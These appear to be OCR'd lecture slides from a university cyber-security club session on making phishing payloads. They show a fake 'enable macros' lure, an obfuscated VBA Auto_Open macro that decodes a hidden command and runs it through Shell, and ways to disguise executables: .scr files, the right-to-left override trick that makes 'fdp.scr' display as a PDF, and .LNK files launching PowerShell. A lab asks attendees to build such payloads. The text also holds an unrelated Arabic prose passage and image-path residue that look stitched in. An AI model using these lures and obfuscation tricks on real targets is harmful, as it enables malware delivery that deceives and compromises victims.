


Security Warning Macros have been disabled.

Enable macro if the data encoding is incorrect

3XVFC„нlвNºъ…–6yD–©XЙЁKЎъ?™
ЛсйгР›,Г$¦ґ‹%оЬ к†д%у}ЙЉR7іК9¬йN+'®Щґ<XЇ!Cц$O>—"-
іб[шZSґA'$◘ ▯ 4iЂяыђ`°ЪЖBSЛzo
IЉ\X3x°0¤'e"]!ЖДcLgIr B9Й1©frґук»X†Иf6YINkeЄЪVO–
u‡ ЙAЄЪИ‡e©"±µ1V ±s– $Lj%шы[шГ`л-

OBFUSCATING VBA




```
Private JxSnuMpWLDF       As Boolean
Private jkMXnvUMDDDoX(((0 Xor 0)+(0 Xor 0)) To ((0 Xor 6)+57))  As Byte
Private BIlIuAbEZg(((0 Xor 0)+0) To ((59 Xor 109)+(0 Xor 41))) As Byte
Sub Auto_Open()
Dim YADrpMDyOhYcJ As String
Dim idMXgIFZENMr As String
YADrpMDyOhYcJ = sxhiZVYyUzynM(Array((97 Xor 23),((74 Xor 222)+(9 Xor 46)),(190 Xor 84),(138+60),(79 Xor 0),-
(22+(14 Xor 30)),((0 Xor 2)+40),(80+(0 Xor 3)),164,((168 Xor 1)+81),(3+59),143,(230 Xor 14),(99 Xor 162),-
160,(78 Xor 18),229,242,(8 Xor 61),(7+27),((52 Xor 15)+69),(169 Xor 0),(149 Xor 2),((9 Xor 17)+(14 Xor
28)),47,((2 Xor 14)+32),(12+(9 Xor 22)),((58 Xor 110)+(5 Xor 0)),(5 Xor 196),((42 Xor 26)+156),(16+105),-
(133+(1 Xor 10)),60,((53 Xor 14)+122),((77 Xor 3)+(4 Xor 0)),(212+22), _
((25 Xor 2)+50),(67+(8 Xor 61)),(7 Xor 99),(2+72),16,((3 Xor 6)+(8 Xor 6)),(10 Xor 35),((1 Xor 0)+18),245,-
((14 Xor 0)+0),76,144,((52 Xor 176)+(2 Xor 7)),(169+30),(49+(131 Xor 54)),((73 Xor 165)+(3 Xor 4)),(20 Xor
13),(72+(26 Xor 57)),(5+68),((52 Xor 0)+15),(116 Xor 189),(96+(33 Xor 117)),(44+97),(0 Xor 2),(180 Xor
107),(166+25),(42+16),78,0,(3+(69 Xor 63)),((47 Xor 20)+(66 Xor 198)),(58+84),(90+(28 Xor 61)),(129+(10
Xor 1)),40,((8 Xor 1)+15),(15+109),(10+54),(0 Xor 26),203,198,(7+(9 Xor 27)), _
105,(45+60),(4 Xor 85),(200+(5 Xor 3)),(154+(31 Xor 52)),(72+183),(79+133),((21 Xor 67)+51),(143 Xor 93),-
(15 Xor 63),(156 Xor 115),(26+105)),((0 Xor 0)+0)) & sxhiZVYyUzynM(Array((34 Xor 245),(7+(2 Xor 5)),-
(122+(4 Xor 95)),(78+(73 Xor 60)),188,(38+(0 Xor 3)),(64+(42 Xor 140)),(0+(8 Xor 4)),(57+128),((1 Xor
19)+(1 Xor 3)),(2+(0 Xor 1)),(11+(7 Xor 12)),(4 Xor 63),((18 Xor 53)+7),(133+(13 Xor 80)),(74 Xor 61),11,-
((57 Xor 77)+61),(90 Xor 241)),(55+35))
Shell (YADrpMDyOhYcJ)
End Sub
Sub AutoOpen()
Auto_Open
```

exe files

Very suspicious

Can make exe have any icon

How to make less suspicious?




sus.exe

.SCR Files

Screensaver


Same as an exe



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 11 00 65 03 FE 64 00 72 10 00  PE..L...e.þd.r..
00000090  27 51 00 00 E0 00 07 01 0B 01 02 1C 00 F4 09 00  'Q..à.......ô..
000000A0  00 4E 0E 00 00 0C 00 00 00 13 00 00 00 10 00 00  .N..............
```

RTLO CHARACTER

Right to Left Override




لا تقاوم يا أحمق !... ما الذي تمنحك إياه لحظات أخرى من العيش مع الأغيار ؟.. ما الذي لم تحققه في سنواتك العشرين السابقة وتنوي أن تحققه لو ظللت حيًا ؟... فرارك هذا لا يختلف عن فرار الصرصور على جدار مطبخ، أو أميبا تتزلق تحت عدسة مجهر ... صرخة غريزة لا أكثر .. إنه تفاعل التحاشي الذي زرعته الطبيعة فيك، وعليك أن تتعلم كيف تهمله كي تظفر براحة استحققتها...

انطلقت الرشاشات فنظر لأعلى .. نعم .. هذه الطلقات من أجلك أنت ..

ترسم ذلك الخط الطويل على الرمال .. الخط الذي يمر بك أنت ...

RTLO CHARACTER BLOCKED BY DISCORD



Discord doesn't respect bidirectional text overrides. #1193

mikeshardmind opened this issue on Nov 19, 2019 · 15 comments

night commented on Nov 19, 2019


We intentionally do not permit the right-to-left override unicode character, and this functionality will not likely be restored. We removed it originally due to social engineering behavior we were seeing, and the character is not necessary for right-to-left messages to be formed. As the documentation you linked even states:

> The following characters allow the bidirectional character types to be overridden when required for special cases, such as for part numbers. **They are to be avoided wherever possible, because of security concerns.**

Putting it all together


watcher_1.<RTLO Character>fdp.scr

becomes:



watcher_1.rcs.pdf 9/8/2023 3:59 PM Screen saver 2,081 KB

.LNK FILES



Location: powershell (C:\Windows\System32\WindowsPowerShell\v1.0)

LAB: MAKING PHISHING PAYLOADS

Go to https://umlcyber.club/posts/meeting_1

Or https://github.com/UML-Cyber-Security/Fall_2023/blob/main/Meeting_1_Phishing_Payloads/lab_1.md

If you want, send me an email at phishing.victim.uml@gmail.com and I will open them

Use Google, Bing Chat, ChatGPT to help you. They are useful tools.